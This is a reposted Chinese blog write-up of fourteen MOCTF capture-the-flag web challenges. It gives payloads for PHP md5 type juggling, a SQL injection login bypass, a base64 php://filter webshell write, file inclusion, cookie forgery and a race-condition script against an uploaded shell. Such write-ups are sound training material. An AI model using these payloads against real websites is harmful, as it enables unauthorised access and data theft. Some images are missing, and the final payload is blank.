MOCTF web writeup


转载

weixin_34150503 于 2018-06-21 23:56:00 发布 92 收藏
文章标签： php shell python
原文链接：http://www.cnblogs.com/gzs-monkey/p/9209303.html

前几天发现一个不错的平台MOCTF但一直没时间刷。这几天陆续更新web题的wp

web1：一道水题

进去一堆青蛙



查看源代码，看到flag

web2：还是水题

请输入moctf： 提交

Wrong Answer!

发现密码框输入不了，遂F12审查元素，删除disable属性，以及将长度改为5，输入moctf。得到flag


web3：访问限制

只允许使用NAIVE浏览器访问！

题目提示用NAIVE浏览器，于是想到burp改user-agent:NAIVE

run得到flag

web4：机器蛇



这道题。。。。我。。。一进去玩了半天的贪吃蛇。。。。

后来随手审查了元素，发现robots.txt点进去后发现flag327a6c4304ad5938eaf0efb6cc3e53dc.php

进去F12找到flag

web5：PHP黑魔法

题目提示php~

进去后查看源代码，php黑魔法。

```
<!DOCTYPE html>
<!--html lang="zh-CN">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<?php

    $flag="moctf{**************}";

    if (isset($_GET['a'])&&isset($_GET['b'])) {
        $a=$_GET['a'];
        $b=$_GET['b'];


        if($a==$b)
        {
            echo "<center>Wrong Answer!</center>";
        }
        else {
            if(md5($a)==md5($b))
            {
                echo "<center>".$flag."</center>";
                echo "By:daoyuan";
            }
            else echo "<center>Wrong Answer!</center>";
        }

    }
    else echo "<center>好像少了点什么</center>";
?>
</body>
</html-->
```

大致意思就是

1.输入a，b两个参数，都不能为空

2.这两个参数不能相等

3.这两个参数经过md5加密后相等。

条件2和条件3貌似冲突。

两种方法：

1.构造数组，md5加密遇到数组时都返回false，于是相等，但值并不相等。?a[]=1&b[]=2

2.md5加密后0e开头的都相等，例如：240610708 和 QNKCDZO。 ?a=240610708&b=QNKCDZO

两种方法都得到了flag

web6：我想要钱

进去也是php审计

```php
<?php
        include  "flag.php";
        highlight_file(__FILE__);

        if  (isset($_GET['money']))  {
                $money=$_GET['money'];
                if(strlen($money)<=4&&$money>time()&&!is_array($money))
                {
                        echo  $flag;
                        echo  "<!--By:daoyuan-->";
                }
                else  echo  "Wrong  Answer!";
        }
        else  echo  "Wrong  Answer!";
?>
```

Wrong Answer!

需要满足四个条件就会得到flag

1.参数为money，并且为get传递

2.money的长度要小于4

3.money要大于time(),time()返回的值百度了一下，貌似是从1970年到现在的秒数，反正就是特别大。

4.money不能是数组

自然想到科学计数法，构造?money=2e10 得到flag

web7：登录就对了

一看就是sql注入题，用户名构造万能密码：'or '1' = '1' #　密码任意　得到flag

web8：Flag在哪？

get flag

页面只有一个超链接，点击并burp，一开始什么都没发现，后来看到有302跳转，跳转到了五个页面分别为：

/where_is_flag.php

/flag.php

/I_have_a_frog.php

/I_have_a_flag.php

/no_flag.php

猜测flag应该在flagfrog.php或者frogflag.php

访问两个页面都没有结果，再burp，都得到了flag。。。。。脑洞大的很。。。

web9：死亡退出

```php
<?php
    show_source(__FILE__);
    $c="<?php  exit;?>";
    @$c.=$_POST['c'];
    @$filename=$_POST['file'];
    if(!isset($filename))
    {
        file_put_contents('tmp.php',  '');
    }
    @file_put_contents($filename,  $c);
    include('tmp.php');
?>
```

参考链接：https://www.leavesongs.com/PENETRATION/php-filter-magic.html

遂写shell并base64编码，之后再解码的时候，符<、?、;、>、空格等一共有7个字符不符合base64编码的字符范围将被忽略，所以最终被解码的字符仅有“phpexit”和我们传入的其他字符。


但base64算法解码时是4个byte一组，所以给他增加1个“a”一共8个字符。这样，"phpexita"被正常解码，而后面我们传入的webshell的base64内容也被正常解码。结果就是<?php exit; ?>没有了。

构造shell：<?php system('cat flag.php');?> base64加密后为：aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==

再结合tmp.php构造payload为c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php

审查元素得到flag

web10：文件包含




查看源代码看到提示信息flag.php,结合题目文件包含

构造payload：?file=php://filter/convert.base64-encode/resource=flag.php

得到一串加密字符，base64解密得到flag

web11：美味的饼干



进去就是一个登陆页面，尝试弱密码登录admin，admin顺利登录，后来发现貌似随意一个账号密码都能进去。。。。

抓包发现一串字符串：SET-COOKIE:ZWUxMWNiYjE5MDUyZTQwYjA3YWFjMGNhMDYwYzlzZWU%3D

%3D是“=”的URL编码，所以对ZWUxMWNiYjE5MDUyZTQwYjA3YWFjMGNhMDYwYzlzZWU=进行base64解码，得到MD5密文ee11cbb19052e40b07aac0ca060c23ee，解密后得到user

所以使用admin先md5后base64，加上cookie，得到flag

web12：火眼金睛

题目就是2秒刷新一次，计数moctf，放python脚本

```
import requests
import re
targeturl = "http://119.23.73.3:5001/web10/"
r = requests.get(url=targeturl)
res_tr = r"'100'>(.*?)</textarea>"
flagtxt =  re.findall(res_tr,r.content)[0]
re_moctf = r"moctf"
moctf = re.findall(re_moctf,flagtxt)
number = len(moctf)
ans = {
    "answer":number
}
url2 = "http://119.23.73.3:5001/web10/work.php"
s = requests.post(url=url2,data=ans,cookies=r.cookies)
print s.content
```

web13：没时间解释了

点进题目发现是index2.php，想到302跳转，burp查看

```
HTTP/1.1 302 Found
Date: Tue, 26 Mar 2019 11:18:16 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Location: index2.php
Content-Length: 33
Connection: close
Content-Type: text/html

May be u need uploadsomething.php
```

访问uploadsomething.php页面

写入文件会显示出文件地址，但是当去访问它的时候，会显示Too slow!

猜测服务器会自动删除文件，但是文件在上传至服务器和被删除这中间有微小的时间间隔。

利用条件竞争，一边利用burp不断发送文件，另一边不断去读取文件地址，附py脚本

```
#-*- coding:utf-8 -*-
import requests
url="http://119.23.73.3:5006/web2/uploads/d0bdc1c72726993c38f7522c91150cc27c0b6148/shell.php"
while 1:
    print(requests.get(url).text)
```

```
Too slow!
Too slow!
Too slow!
Too slow!
Too slow!
Too slow!
Too slow!
Too slow!
Too slow!
moctf{y0u_n4ed_f4st}    by:daoyuan
moctf{y0u_n4ed_f4st}    by:daoyuan
Too slow!
moctf{y0u_n4ed_f4st}    by:daoyuan
Too slow!
Too slow!
Too slow!
```

得到flag。

web14：unset

```php
<?php
highlight_file('index.php');
function waf($a){
foreach($a as $key => $value){
        if(preg_match('/flag/i',$key)){
        exit('are you a hacker');
}
}
}
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
        if($$__R) {
        foreach($$__R as $__k => $__v) {
            if(isset($$__k) && $$__k == $__v) unset($$__k);
        }
     }

}
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
        exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
        include($_GET['file']);
}
}

?>
```

题目原型是 Destoon 20140530最新版超全局变量覆盖导致的安全问题

http://www.secevery.com:4321/bugs/wooyun-2014-063895

代码执行顺序是unset->waf->extract

所以我们的思路就有了，通过unset绕过waf函数再接着extract重塑变量


```
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
        if($$__R) {
        foreach($$__R as $__k => $__v) {
            if(isset($$__k) && $$__k == $__v) unset($$__k);
        }
     }

}
```

这一段是核心的部分，遍历数组，存放在临时变量$__R中，$$__R也就是$__R的值，$__R作为变量名。

将$$__R存放在$__v变量中。$__k也就是_GET[flag]，而$$__k就是_GET[flag]的值

再利用md5碰撞，达到unset_GET[flag]的目的，从而绕过waf函数，紧接着一个extract又将_GET[flag]恢复过来，从而伪协议读取flag.php

payload:



得到flag。

转载于:https://www.cnblogs.com/gzs-monkey/p/9209303.html